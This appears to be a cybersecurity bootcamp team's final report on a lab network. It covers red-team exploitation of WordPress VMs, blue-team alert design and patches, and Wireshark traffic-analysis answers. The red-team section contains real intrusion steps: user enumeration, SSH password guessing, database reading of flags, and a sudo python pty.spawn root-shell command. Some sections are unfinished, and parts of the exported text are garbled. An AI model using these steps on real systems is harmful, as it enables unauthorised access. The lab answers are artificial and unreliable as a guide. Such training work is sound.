Final Engagement Analysis Report

Attack, Defense & Analysis of Vulnerable Network

Team Cyber Assaulters

Chris Duke

Chris Garcia

Donathan Williams

Heike Lohr

John Elliott

Kyle Pierce

Shea Padilla

Michael Lynn

Mozamil Ahmad

Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```
Nmap scan report for 192.168.1.100
Host is up (0.00076s latency).
Not shown: 998 closed ports
PORT STATE SERVICE

22/tcp open filtered ssh

9200/tcp open filtered wap-wsp

MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00063s latency).
Not shown: 998 closed ports
PORT STATE SERVICE

22/tcp open filtered ssh

80/tcp open filtered http

MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.0021s latency).
Not shown: 995 closed ports
PORT STATE SERVICE

22/tcp open filtered ssh

80/tcp open filtered http

111/tcp open filtered rpcbind

139/tcp open filtered metbios-ssn

445/tcp open filtered microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0027s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
PORT STATE SERVICE
22/tcp open filtered ssh
80/tcp open filtered http
111/tcp open filtered rpcbind
139/tcp open filtered netbios-ssn
445/tcp open filtered microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
22/tcp open filtered ssh
```

This scan identifies the services below as potential points of entry:

Target 1

```
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
```

Critical Vulnerabilities

The following vulnerabilities were identified on each target:

Target 1

- 1. Port 111 rpcbind: CVE-2017-8779 DoS
- 2. Port 139 netbios-ssn: CVE-2018-7445 Buffer overflow, remote code execution
- 3. Port 139 netbios-ssn: CVE-2007-5398 Stack-based buffer overflow, arbitrary code execution

Vulnerability scan results as proof of the identified vulnerabilities:

```
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
+] Enumerating Users (via Passive and Aggressive Methods)
i] User(s) Identified:
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
 ] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
+] Finished: Wed May 12 18:54:27 2021
  Requests Done: 48
   Cached Requests: 4
  Data Sent: 10.471 KB
  Data Received: 284.806 KB
  Memory used: 114.285 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

Target 2

1. CVE2016-10033

Exploitation

The Red Team was able to penetrate both Target 1 and started Target 2 and retrieved the following confidential data:

Target 1

- Flag 1
 - The password which we guessed was the exploit we utilized.
 - Command utilized grep *flag*

```
michael@target1:/var/www/html$ grep "flag" * grep: css: Is a directory
elements.html:
jpg" alt="flag">Canada</div>
elements.html:
                                                                                           <div class="country"> <img src="img/elements/f1.</pre>
                                                                                           <div class="country"> <img src="img/elements/f2.</pre>
jpg" alt="flag">Canada</div>
elements.html:
                                                                                           <div class="country"> <img src="img/elements/f3.</pre>
jpg" alt="flag">Canada√div>
elements.html:
                                                                                           <div class="country"> <img src="img/elements/f4.</pre>
jpg" alt="flag">Canada</div>
elements.html:
                                                                                           <div class="country"> <img src="img/elements/f5.</pre>
jpg" alt="flag">Canada</div>
elements.html:
                                                                                           <div class="country"> <img src="img/elements/f6.</pre>
jpg" alt="flag">Canada</div>
elements.html:
                                                                                           <div class="country"> <img src="img/elements/f7.</pre>
jpg" alt="flag">Canada</div>
                                                                                           <div class="country"> <img src="img/elements/f8.</pre>
elements.html:
jpg" alt="flag">Canada</div>
grep: fonts: Is a directory
grep: img: Is a directory
grep: js: Is a directory grep: scss: Is a directory
grep: Security - Doc: Is a directory
service.html:
                                         flag1{b9bbcb33e11b80be759c4e844862482d} →
grep: vendor: Is a directory
grep: wordpress: Is a directory
michael@target1:/var/www/html$
```

flag1{b9bbcb33e11b80be759c4e844862482d}

- Flag 2
 - SSH
- No real exploit utilized just guessed the password
- Command utilized ssh michael@192.168.1.110

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

```
michael@target1:/var/www$ ls
flag2.txt michael@target1:/var/www$ [ ]
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Flag 3

- Once access was gained to steven's account we used mysql commands to enumerate flag 3 from the wp_posts table within the wordpress database.
- Command utilized SELECT * FROM WP_POSTS

```
Hello world!
      publish
                                                                                                                                                             hello-world
                                     open
                                                                                  open
                                                                                                                                                                                                                                                   2018
  08-12 22:49:12 | 2018-08-12 22:49:12 |
                                                                                                                                                                                               http://192.168.206.131/wo
rdpress/?p=1
                                                                                                                                       post
                                         1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12
                                                                                                                                                              This is an example page. It's differen
     2
    from a blog post because it will stay in one place and will show up in your site navigation (in most
themes). Most people start with an About page that introduces them to potential site visitors. It might
 say something like this:
blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Ka
lgoorlie, have a great dog named Red, and I like yabbies. (And gettin' a tan.)</blockquote>
... or something like this:
<br/>


 the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awe
some things for the Gotham community.√blockquote>
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your das
hboard</a> to delete this page and create new pages for your content. Have fun! | Sample Page
                  publish
                                                   closed
                                                                                                                                                                            sample-page
                                                                                              open
    2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
                                                                                                                                                                                                               http://192.168.206
131/wordpress/?page_id=2
                                                                                                                                            0 page
                                                  2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2
```

• Flag 4

- Because steven had sudo access to the python command we were able to successfully gain a root shell using the following command;
- Command utilized sudo python -c 'import pty;pty.spawn("/bin/bash")' after using this command flag4.txt was found in the /root directory.

Target 2

- Flag 1
 - Exploit
 - Command utilized /var/www/html/vendor



- Flag 3
 - Exploit
 - Command

Blue Team: Summary of Operations

Table of Contents

- Network Topology
- Description of Targets
- Monitoring the Targets

- Patterns of Traffic and Behavior
- Suggestions for Going Further

Network Topology

The following machines were identified on the network:

Network Topology

The following machines were identified on the network:

Target 1

• Operating System: Linux 3.2

• Purpose: Expose vulnerable Wordpress Server


• IP Address: 192.168.1.110

Target 2

• Operating System: Linux 3.2

Purpose: More difficult Wordpress target

• IP Address: 192.168.1.115



Description of Targets

- Two VMs on the network were vulnerable to attack: Target 1 [192.168.1.110] and Target 2 [192.168.1.115].
- Each VM functions as an Apache web server and has SSH enabled, so ports 80 and 22 are possible ports of entry for attackers.

Monitoring the Targets

This scan identifies the services below as potential points of entry:

Target 1


```
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
```

Target 2

```
Nmap scan report for 192.168.1.115
Host is up (0.00062s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open filtered ssh
80/tcp open filtered http
111/tcp open filtered rpcbind
139/tcp open filtered netbios-ssn
445/tcp open filtered microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
```

Alert 1

Excessive HTTP Errors




Excessive HTTP Errors is implemented as follows:

- Metric: count
- Threshold: 400 requests over 5 minutes
- Vulnerability Mitigated: Brute Force attack
- Reliability: Unreliable as it was not triggered during the penetration test

Alert 2

HTTP Request Size Monitor




HTTP Request Size Monitor is implemented as follows:

- Metric: sum
- Threshold: 3500 or more HTTP requests in a minute
- Vulnerability Mitigated: HTTP Flood/ HTTP smuggling
- Reliability: Threshold works well; this alert does not fire off prematurely

Alert 3

CPU Usage Monitor



CPU Usage Monitor is implemented as follows:

• Metric: max

Threshold: 0.5 over 5 minutes

Vulnerability Mitigated: DDoS attack / Meltdown

Reliability: This alert fires reliably

Alert 4

Excessive RAM Usage



Excessive RAM Usage Alert is implemented as follows:

• Metric: max

Threshold: 0.5 over 5 minutes

• Vulnerability Mitigated: Cold boot attacks / memory dump

Reliability: Alert monitors and triggers reliably

Suggestions for Going Further

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

Vulnerability 1--HTTP Excessive Errors

- Patch: Integrate an Intrusion Prevention System (IPS)
- Why It Works: To block any IP address that has more than 2500 unsuccessful requests within a 5 minute period.

Vulnerability 2--HTTP Request Size Monitor

- Patch: Disable reuse of back-end connections, use HTTP/2 for back-end connections, use the same web server software for front-end and back-end servers and/or utilize a WAF that has built in mitigation to detect abnormal requests.
- Why It Works: Preventing reuse of connection(s) so data can't be transferred which forces you to utilize a new connection each time you reach the website.

Reference: https://portswigger.net/web-security/request-smuggling

Vulnerability 3--CPU Usage Monitor

- Patch: Harden systems to remove unnecessary programs and services that could be exploited.
- Why It Works: It is not draining resources as it would not allow any exploits or vulnerabilities into the system.

Vulnerability 4--Excessive RAM Usage

- <u>Patch</u>: Make sure all computers within the company network shut down completely or hibernate instead of going into sleep mode. We would need to preconfigure all networks on the host to hibernate or send a message to make sure your machine hibernates instead of going to sleep.
- Why It Works: This is not a patch but an SOP (Standard Operating Procedure) because when shut down or hibernating nothing is being stored in the RAM instead of when in sleep mode files, encryption keys, etc. can still be saved.

Network Analysis

Time Thieves


At least two users on the network have been wasting time on YouTube. Usually, IT wouldn't pay much mind to this behavior, but it seems these people have created their own web server on the corporate network. So far, Security knows the following about these time thieves:

- They have set up an Active Directory network.
- They are constantly watching videos on YouTube.
- Their IP addresses are somewhere in the range 10.6.12.0/24.

You must inspect your traffic capture to answer the following questions:

1. What is the domain name of the users' custom site?

Frank-n-Ted-DC.frank-n-ted.com



2. What is the IP address of the Domain Controller (DC) of the AD network?


10.6.12.12

3. What is the name of the malware downloaded to the 10.6.12.203 machine? Once you have found the file, export it to your Kali machine's desktop.

ip.addr==10.16.12.203 and http.request.method==GET


June11.dll is the malware file





4. Upload the file to VirusTotal.com. What kind of malware is this classified as?

June11.dll is classified as a Trojan



Vulnerable Windows Machines

The Security team received reports of an infected Windows host on the network. They know the following:


- Machines in the network live in the range 172.16.4.0/24.
- The domain mind-hammer.net is associated with the infected computer.
- The DC for this network lives at 172.16.4.4 and is named Mind-Hammer-DC.
- The network has standard gateway and broadcast addresses.

Inspect your traffic to answer the following questions:

- 1. Find the following information about the infected Windows machine:
 - Host name:Rotterdam-PC
 - o IP address: 172.16.4.205
 - MAC address:00:15:c6:e6:c4:77
- 2. What is the username of the Windows user whose computer is infected?

ip.addr==172.16.4.205 and kerberos.CnameString

Username: matthijs.devries




https://unit42.paloaltonetworks.com/using-wireshark-identifying-hosts-and-users/


3. What are the IP addresses used in the actual infection traffic?

172.16.4.205, 185.243.115.84, 166.62.111.64

Based off of conversation traffic (Statistics > Conversations)



4. Desktop background of the Windows host:



Illegal Downloads

IT was informed that some users were torrenting on the network. The Security team does not forbid the use of torrents for legitimate purposes, such as downloading operating systems. However, they have a strict policy against copyright infringement.

IT shared the following about the torrent activity:

- The machines using torrents live in the range 10.0.0.0/24 and are clients of an AD domain.
- The DC of this domain lives at 10.0.0.2 and is named DogOfTheYear-DC.
- The DC is associated with the domain dogoftheyear.net.

We isolated the torrent traffic to one machine here is what we concluded: a

IP address 10.0.0.201 was the perpetrator:

MAC address: 00:16:17:18:66:c8Windows username: elmer.blanco

OS version: Windows 10

2. The torrent file downloaded by the user was:

The movie Betty Boop Rhythm on the Reservation

Who did what for the Final Project (Slides and Report)

We pretty much did everything as a team, I will say that everyone shared their expertise when needed and provided assistance and guidance to those who were struggling and had questions.

- Chris G focused on the Network Topology along with providing assistance and input on Offensive Operations including Target 2 and backoors.
- Chris D focused on Network Analysis including traffic profiles.
- Donathan focused on Network Analysis including normal behaviors.
- Heike focused on Defensive Operations including Hardening and Implementing the patches.
- Kyle focused on Offensive Operations including exploits used
- and stealth exploitation.
- John focused on Offensive Operations including Target 2.
- Michael focused on the Network Analysis & Critical Vulnerabilities.
- Mozamil focused on Defensive Operations including Hardening and Implementing the patches.
- Shea focused on developing the slides, report, keeping everyone on track, providing input for research of topics,
 Defensive Operations including alerts and providing a different perspective to the Network Topology.